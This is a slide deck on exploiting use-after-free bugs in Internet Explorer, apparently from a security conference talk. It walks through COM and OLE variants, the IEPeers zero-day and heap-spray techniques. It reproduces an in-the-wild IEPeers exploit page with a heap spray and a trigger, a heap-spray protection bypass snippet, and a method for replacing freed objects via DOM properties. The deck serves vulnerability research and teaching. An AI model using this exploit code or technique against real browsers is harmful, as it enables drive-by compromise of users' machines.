


# Aleatory Persistent Threat



A short story by Nico Waisman  
[nicolas@immunityinc.com](mailto:nicolas@immunityinc.com)  
Twitter: @nicowaisman



Aleatoricism is the creation of art by chance, exploiting the principle of randomness. The word derives from the Latin word alea, the rolling of dice.

The time of remotes ruling  
the earth, is gone



## History of vulnerabilities

Sendmail vulnerabilities in CERT advisories and alerts:

- ["TA06-081A Sendmail Race Condition Vulnerability"](#) . *US-CERT Alerts*.
- ["CA-2003-25 Buffer Overflow in Sendmail"](#) . *CERT Advisories*. Retrieved January 7, 2005.
- ["CA-2003-12 Buffer Overflow in Sendmail"](#) . *CERT Advisories*. Retrieved January 7, 2005.
- ["CA-2003-07 Remote Buffer Overflow in Sendmail"](#) . *CERT Advisories*. Retrieved January 7, 2005.
- ["CA-1997-05 MIME Conversion Buffer Overflow in Sendmail Versions 8.8.3 and 8.8.4"](#) . *CERT Advisories*. Retrieved January 7, 2005.
- ["CA-1996-25 Sendmail Group Permissions Vulnerability"](#) . *CERT Advisories*. Retrieved January 7, 2005.
- ["CA-1996-24 Sendmail Daemon Mode Vulnerability"](#) . *CERT Advisories*. Retrieved January 7, 2005.
- ["CA-1996-20 Sendmail Vulnerabilities"](#) . *CERT Advisories*. Retrieved January 7, 2005.



Servers got protected.  
The world got cold

# BROWSER BUGS!!!



## 0-day exploit for Internet Explorer in the wild

### IEPeers – A New Internet Explorer Zero Day Vulnerability

BY PREFECT · MARCH 10, 2010 · PRINT THIS POST · POST A COMMENT

**FILED UNDER** AURORA, DRIVE BY DOWNLOAD, INTERNET EXPLORER, MICROSOFT, REMOTE EXPLOIT, VULNERABILITY

#### Attackers exploiting unpatched vulnerability in Internet Explorer

Posted on 15 January 2010.



Microsoft is investigating a report of a publicly exploited vulnerability in Internet Explorer. There are active attacks attempting to use this vulnerability against Internet Explorer 6.

The vulnerability exists as an invalid pointer reference within Internet Explorer. It is possible

# Advanced Persistent Threat




# Advanced



- Stealth
- Robustness
- Reliability

# Persistent Threat





How does oday get  
caught in the wild?



How does oday get caught in the wild?



- ~~IDS Protection~~
- ~~Honeypots~~
- Unreliable Exploits

# Use after free



Since the advance of software protection, developer education and compiler improvements, memory corruption bugs are dying.

But browser use-after-free bugs are a very crude reality

# Use after free



*"A use-after-free occurs when memory is used after it was previously deallocated."*

Object Freed

Object Used



# Finding Use after free



- Method/Property retaining an object without incrementing the reference.
- Shallow copies (Aurora)
- Reference desynchronization
- Incorrect API usage

Check out BH 2009: *Attacking Interoperability* (Dowd, Smith and Dewey)

# Exploiting Use after free 101



Object Freed

Object Used



Allocation

To be continued...

# COM: Component Object Model



- Language-central way of implementing objects
- Objects responsible for their own creation
- Maintenance of reference counter
- Widely used in Microsoft Languages



# COM: IUnknown

All COM components must implement IUnknown interface

Method	Description
<a href="#">QueryInterface</a>	Retrieves pointers to the supported interfaces on an object.
<a href="#">AddRef</a>	Increments the reference count for an interface on an object.
<a href="#">Release</a>	Decrements the reference count for an interface on an object.



# OLE Automation



- Created by Microsoft to provide an interface to automate controllers
- Designed originally for scripting languages
- Allows you to access/call properties/methods by "names"

# OLE Automation



Must implement the IDispatch interface

Method	Description
<a href="#">IDispatch::GetTypeInfoCount</a>	This method retrieves the number of type information interfaces that an object provides, either 0 or 1.
<a href="#">IDispatch::GetTypeInfo</a>	This method retrieves the type information for an object.
<a href="#">IDispatch::GetIDsOfNames</a>	This method maps a single member name and an optional set of parameter names to a corresponding set of integer dispatch identifiers (DISPIDs), which can then be used on subsequent calls to <b>Invoke</b> .
<a href="#">IDispatch::Invoke</a>	This method provides access to properties and methods exposed by an object.

# OLE Automation

```
bstrName = SysAllocString(OLESTR("cat"));
```

```
hr = pObj->GetDispID(bstrName, 0, &dispid);
```

```
hr = pObj->InvokeEx(dispid,  
LOCALE_USER_DEFAULT, DISPATCH_PROPERTYGET,  
&dispparamsNoArgs, &var, NULL, NULL);
```

# OLE Automation



Must implement the IDispatch interface

Method	Description
<a href="#">IDispatch::GetTypeInfoCount</a>	This method retrieves the number of type information interfaces that an object provides, either 0 or 1.
<a href="#">IDispatch::GetTypeInfo</a>	This method retrieves the type information for an object.
<a href="#">IDispatch::GetIDsOfNames</a>	This method maps a single member name and an optional set of parameter names to a corresponding set of integer dispatch identifiers (DISPIDs), which can then be used on subsequent calls to <b>Invoke</b> .
<a href="#">IDispatch::Invoke</a>	This method provides access to properties and methods exposed by an object.

# Variants

- Commonly used in jscrip to communicate with COM objects
- Data type containing a type field and a union member used as a generic variable

```
struct tagVARIANT
{
    union
    {
        struct __tagVARIANT
        {
            VARTYPE vt;
            WORD wReserved1;
            WORD wReserved2;
            WORD wReserved3;
            union
            {
                LONG lVal;
                BYTE bVal;
                SHORT iVal;
                FLOAT fltVal;
                DOUBLE dblVal;
                VARIANT_BOOL boolVal;
            }
        }
    }
}
```

# Variants



- Variants can also reference objects  
e.g. idispatch pointers:

```
#define VT_DISPATCH 9
```

```
IDispatch __RPC_FAR* pdispVal;
```

# Variant manipulation



**VariantInit(var \*)**

Initializes the VARIANT by setting it to

VT\_EMPTY

**VariantClear( var\* )**

Clears the VARIANT, if the VARIANT type is VT\_DISPATCH, it will be Release()'d

**VariantCopy( var \*source, var \*dest )**

Clears the destination VARIANT and copies the source to it, increments the reference by one

# Variant manipulation



`VariantChangeType(var dest, var src,  
short wFlags, VARTYPE vt)`

Converts a VARIANT from SRC type to the type indicated in the VT argument.

Clears the destination before copying the content



# IE\_PEERS

- The bug was being exploited in the wild
- Payload downloaded and executed a binary file from [notes.topix21century.com](http://notes.topix21century.com)
- GLOBAL HIGH SECURITY RISK!! (tm)
- Deeper research showed that the "A" in APT was for Aleatory

# IE\_PEERS



- IE 5.5 introduces DHTML Behaviors
- "Behaviors are components that encapsulate specific functionality or behavior on a page."
- e.g. Enhance a web element behavior

# IE\_PEERS



- One of the default behaviors was Persistence
- Persistence enables authors to specify an object to persist on the client during the current and later sessions
- “**userData**” persists page state and information within an XML store, a hierarchical data structure

# IE\_PEERS



`setAttribute(sAttrName, vAttrValue)`

Set the value of a specific attribute

To persist the `vAttrValue`, it calls `VariantChangeTypeEx` to transform the source into a string.

It passes the same variable as source and destination arguments

# IE\_PEERS



```
CPU - thread 00004D0, module OLEAUT32
77126AA6  8BFF          MOV EDI,EDI
77126AA8  55           PUSH EBP
77126AA9  8BEC        MOV EBP,ESP
77126AAB  83EC 30     SUB ESP,30
77126AAE  837D 08 00  CMP DWORD PTR SS:[EBP+8],0
77126AB2  53         PUSH EBX
77126AB3  56         PUSH ESI
77126AB4  57         PUSH EDI
```

```
0198E918  587752E6  æRwX RETURN to iepeers.587752E6 from OLEAUT32.VariantChangeTypeE
0198E91C  0198E95C  \é■■
0198E920  0198E95C  \é■■
0198E924  00000409  .■■.
0198E928  00000000  ....
0198E92C  00000008  ■...
0198E930  00000000  ....
```

# RECAPITULATING



- Use after free is all about playing with the REF counter
- Exploiting seems trivial, you just replace the free chunk with something useful



Aleatory

Persistent

Threat

```
<html>
<body>
<button id="helloworld" onclick="blkjbdkjb();" STYLE="DISPLAY:NONE">
</button>
<script language="JavaScript" src="bypasskav.txt">
</script>
<script language="JavaScript">
  function eejeefe(){
    var s=unescape("%u0c0c");
    var u=unescape("%u0c0c");
    var c=s+u;
    var array = new Array();
    var ls = 0x86000-(c.length*2);
var b = unescape("%u0c0c%u0c0c");
while(b.length<ls/2){ b+=b; }
var lh = b.substring(0,ls/2);
delete b;
for(i=0;i<270;i++) { array[i] = lh + lh + c;}
}
function blkjbdkjb(){
  eejeefe();
  var sdfsfsdf = document.createElement("BODY");
  sdfsfsdf.addBehavior("#default#userData");
  document.appendChild(sdfsfsdf);
  try {
    for (i=0;i<10;i++) {
      sdfsfsdf.setAttribute('s',window);
    }
  }catch(e) {}
  window.status+=' ';
}
  document.getElementById("helloworld").onclick();
</script>
</body>
</html>
```

Fail #1

Fail #2

Fail #3





Chunk Norris fact #1

“HEAP SPRAY MAKES EXPLOIT  
WRITERS DULL BOYS”

# Randomness



Object Freed

Object Used



Heap spray

But WHY does it still  
"work"?



Pray after  
free

# Pray after free



1) Free object gets randomly allocated with a string or something else, that ends up pointing to heap spray controlled memory

2) Free object gets the vtable LSB modified by LFH USERBLOCK offset (more on this later), which somehow ends up pointing to heap spray controlled memory

# Pray after free



CPU - thread 0000C78, module jscript

Address	Disassembly
75C73BD8	MOV ECX,DWORD PTR DS:[EAX]
75C73BE1	PUSH DWORD PTR SS:[EBP+10]
75C73BE4	PUSH EAX
75C73BE5	CALL DWORD PTR DS:[ECX+1C]
75C73BE8	LEA ECX,DWORD PTR SS:[EBP-C]
75C73BEB	MOV ESI,EAX
75C73BED	CALL jscript.75C70055
75C73BF2	MOV EAX,ESI
75C73BF4	POP ESI
75C73BF5	LEAVE
75C73BF6	RETN 14
75C73BF9	NOP
75C73BFA	NOP
75C73BFB	NOP
75C73BFC	NOP
75C73BFD	NOP
75C73BFE	MOV EDI,EDI
75C73C00	PUSH EBP

Registers (FPU)

EAX	028D3C78
ECX	0000FFFF
EDX	000003D0
EBX	00000001
ESP	0195F680
EBP	0195F6A4
ESI	028D3C78
EDI	00000000
EIP	3D004500
C 0	ES 0023 32bit 0(FFFFFFFF)
P 1	CS 001B 32bit 0(FFFFFFFF)
A 0	SS 0023 32bit 0(FFFFFFFF)
Z 1	DS 0023 32bit 0(FFFFFFFF)
S 0	FS 003B 32bit 7FFDA000(FFF)
T 0	GS 0000 NULL
D 0	
0 0	LastErr ERROR_SUCCESS (00000000)
EFL	00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0	empty -??? FFFF 0000006B 006B006B

DS:[0001001B]=3D004500

Address	Value	ASCI	Comment
\$ ==>	004C0041	A.L.	
\$+4	0055004C	L.U.	
\$+8	00450053	S.E.	iexplore.00450053
\$+C	00530052	R.S.	

0195F680	75C73BE8	;	RETURN to jscript.75C73BE8
0195F684	028D3C78	x<10	
0195F688	01FC110C	.4"0	UNICODE "createElement"
0195F68C	00000001	0...	
0195F690	0195F700	.%00	




Pray after  
free

(analogies)




**Like going to war with a  
Russian roulette gun**



# Like looking for porn in ChatRoulette





Use after free

(the right way)

1) Understand what you  
are freeing



Understand what you are freeing:

a) Can it be controlled?

b) Find out the precise size of the

object!

# 1) Understand what you are freeing

- Every javascript object in mshtml.dll (documents, window, elements, etc) is represented via a **Tear Off** Interface
- A Tear Off interface works as a **wrapper** for the other objects, creating the real object only when a client needs it and maintaining references.

1) Understand what you  
are freeing

```
push    28h                ; dwBytes
call    __MemAlloc@4      ; _MemAlloc(x)
mov     esi, eax
test    esi, esi
jnz     loc_3ED12CB8
```

Tear off objects are the ones  
passed to setAttribute

## 2) Replacement with controlled data



- Objects contain the vtable pointer as the first DWORD in memory. Javascript strings cannot be used anymore as they are layed out as: DWORD size + string
- Possible alternative: Checking DOM Element Properties/Methods allocation
- Insert your own idea

# Element properties (static analysis)



- Every Element inherits from CElement and as a consequence from Cbase.
- Every Element should override the getClassDesc method which returns information about the Element.

# Element properties (static analysis)

CLASS DESC

[...]

\*HDLDESC

HDLDESC

[...]

stringTableAggregate

\*\*Celement\_stringTable

\*\*CXXXXX\_stringTable

# Element properties (static analysis)



- StringTable holds a big array of CAssocVTable structures with the info about every property
- CBase::GetDispID and Cbase::InvokeEx widely use CAssocVTable to internally find every property setter/getter



CAssocVTable

DWORD \*PropDesc

DWORD val

BYTE wIIDIndex\_function

BYTE wIIDIndex\_UUID

SHORT wIndex

DWORD hash

PropDesc

DWORD \*HandleProperty

WCHAR \*pstrName

WCHAR \*pstrExposedName

[...]

DWORD dwPPFlag

DWORD dispID

DWORD dwFlags

WORD wInvFunc

WORD wMaxstrLen

\*Getter()

\*Setter()

# Element properties (static analysis)



- Property setter/getter is obtained by calling an argument setting function:

```
uuid = UUID_LIST[ CassocVTable->wIIDIndex_UUID ]  
object = Cbase::QueryInterface(uuid)  
function_index = CassocVTable->wIIDIndex_function  
FUNC_LIST[PropDesc->WInvFunc]( object, function_ndx ,  
...)
```

The property function is:  
 $object \rightarrow vtable + 0x1C + function\_ndx * 4$

# Element properties (static analysis)



```
N 111
push [ebp+Size] ; dwBytes
push 0 ; dwFlags
push _g_hProcessHeap ; hHeap
call ds:__imp_HeapAlloc@12 ; HeapAlloc(x,x,x)
mov [esi], eax
```

```
N 111
loc_74E04CCF:
xor eax, eax
and [esi], eax
jmp short loc_74E04CB2
?_HeapAllocString@@YGJPBGPAPAG@Z endp
```

```
N 111
loc_74E04CB2:
test eax, eax
jz loc_74EBDFA4
```

```
N 111
push [ebp+Size] ; Size
push [ebp+Src] ; Src
push eax ; Dst
call _memcpy
add esp, 0Ch
xor eax, eax
```

```
N 111
; START OF FUNCTION CHUNK FOR ?_HeapAllocString@@YGJPBGPAPAG@Z
loc_74EBDFA4:
mov eax, 8007000Eh
jmp locret_74E04CCB
; END OF FUNCTION CHUNK FOR ?_HeapAllocString@@YGJPBGPAPAG@Z
```

# Element properties (dynamic analysis)



GetDispID

→ DispID + Property name

InvokeEx

→ Set Allocation hooks  
Log by dispid

RtlAllocateHeap

→ Size + Mem

RtlFreeHeap

→ Mem

InvokeEx (ret)

→ Show results

# Element properties (dynamic analysis)



```
var c = document.createElement( "P" );  
for(var x in c) {  
    try {  
        c[x] = "COCACOLA";  
  
    } catch (e) { }  
}
```

# Element properties (dynamic analysis)

```
Log data
Address  Message
[+] Invoke (2147550394, aria-hidden)
3DB0A7D9 [*] Sniffing the selected Function
3DAC9315 Alloc(0x00150000, 0x00000000, 0x00000018) -> 0x02178b80
7C93787A Alloc(0x00150000, 0x00000000, 0x00000130) -> 0x00236e28
3DAC9042 Free (0x00150000, 0x00000000, 0x002329e8)
[*] Chunk freed but not allocated on this heap flow
3DAC9042 Free (0x00150000, 0x00000000, 0x002329e8)
[*] Memleak detected
3DAC9315 Alloc(0x00150000, 0x00000000, 0x00000018) -> 0x02178b80
02178B80 (*43 00 4F 00 43 00 41 00 43 00 4F 00 4C 00 41 00 ', 'C.O.C.A.C.O.L.A.')
02178B80 (*30 00 5F 00 30 00 00 00 EB 12 9A E8 00 00 08 FF ', '0_.0.....')
02178B80 ('', '')
7C93787A Alloc(0x00150000, 0x00000000, 0x00000130) -> 0x00236e28
00236E28 (*00 1F 00 00 B7 04 01 80 80 50 B0 3D 00 8C 17 02 ', '.....P.=....')
00236E28 (*00 1F 00 00 B9 04 01 80 00 4F B0 3D 00 8B 17 02 ', '.....0.=....')
00236E28 ('', '')
[-] End of Function
-----
[+] Invoke (2147555199, onblur)
3DB0A7D9 [*] Sniffing the selected Function
3DAC9315 Alloc(0x00150000, 0x00000000, 0x00000018) -> 0x02178ba0
[*] Chunk freed but not allocated on this heap flow
[*] Memleak detected
3DAC9315 Alloc(0x00150000, 0x00000000, 0x00000018) -> 0x02178ba0
02178BA0 (*43 00 4F 00 43 00 41 00 43 00 4F 00 4C 00 41 00 ', 'C.O.C.A.C.O.L.A.')
02178BA0 (*30 00 5F 00 30 00 00 00 EF 12 9A E8 00 00 08 FF ', '0_.0.....')
02178BA0 ('', '')
[-] End of Function
-----
[+] Invoke (2147554347, hideFocus)
3DB0A7D9 [*] Sniffing the selected Function
774FD03B Alloc(0x00150000, 0x00000000, 0x00000020) -> 0x021804f8
[*] Chunk freed but not allocated on this heap flow
[*] Memleak detected
774FD03B Alloc(0x00150000, 0x00000000, 0x00000020) -> 0x021804f8
021804F8 (*16 00 00 00 43 00 4F 00 43 00 41 00 43 00 4F 00 ', '....C.O.C.A.C.O.')
021804F8 (*4C 00 41 00 30 00 5F 00 30 00 00 00 00 00 00 00 ', 'L.A.0_.0.....')
021804F8 ('', '')
[-] End of Function
-----
```

# Element properties (dynamic analysis)



```
var c = document.createElement( "P" );  
for(var x in c) {  
    try {  
        c[x] = "COCACOLA";  
  
    } catch (e) { }  
}
```

# Use after free



Exploitation is now trivial:

- Free the object
- Allocate chunks through DOM properties
- Use the object

The vtable is under our control, at which point heap spraying now makes sense





Chunk Norris fact #2

**“WINNERS USE HEAP SPRAY  
CONCIOUSLY”**

# Heap Spray



IE 8 introduced a weak Heap Spray protection. Trivially bypassed with a small tweak:

```
h1[0] = nops + shellcode;
for (var i = 1 ; i < 100 ; i++) {
  h1[i] = h1[0].substring(0,
h1[0].length )
}
```



Exploiting Use  
after free

(in a non traditional  
way)

Non traditional

# Use after free



Object Replacement:

- Replacement of an object with another object of the same size, but with a different vtable
- Could allow us to be more precise
- Changing the primitive:
  - Infoleaks
  - Write4, etc

Non traditional

# Use after free

- 1) Identify the triggering functions:
  - Find all the potential functions that will be triggered on your replaced object
  - Find out the arguments
    - Types of argument.
    - Which ones are under our control?
  - Find the "trigger offsets"  
(function offset on the vtable)

# Non traditional Use after free



Trigger offset: 1C

CPU - thread 00004D0, module jscript

75C73BD6	FF75 18	PUSH DWORD PTR SS:[EBP+18]	
75C73BD9	8B45 0C	MOV EAX,DWORD PTR SS:[EBP+C]	
75C73BDC	FF75 14	PUSH DWORD PTR SS:[EBP+14]	
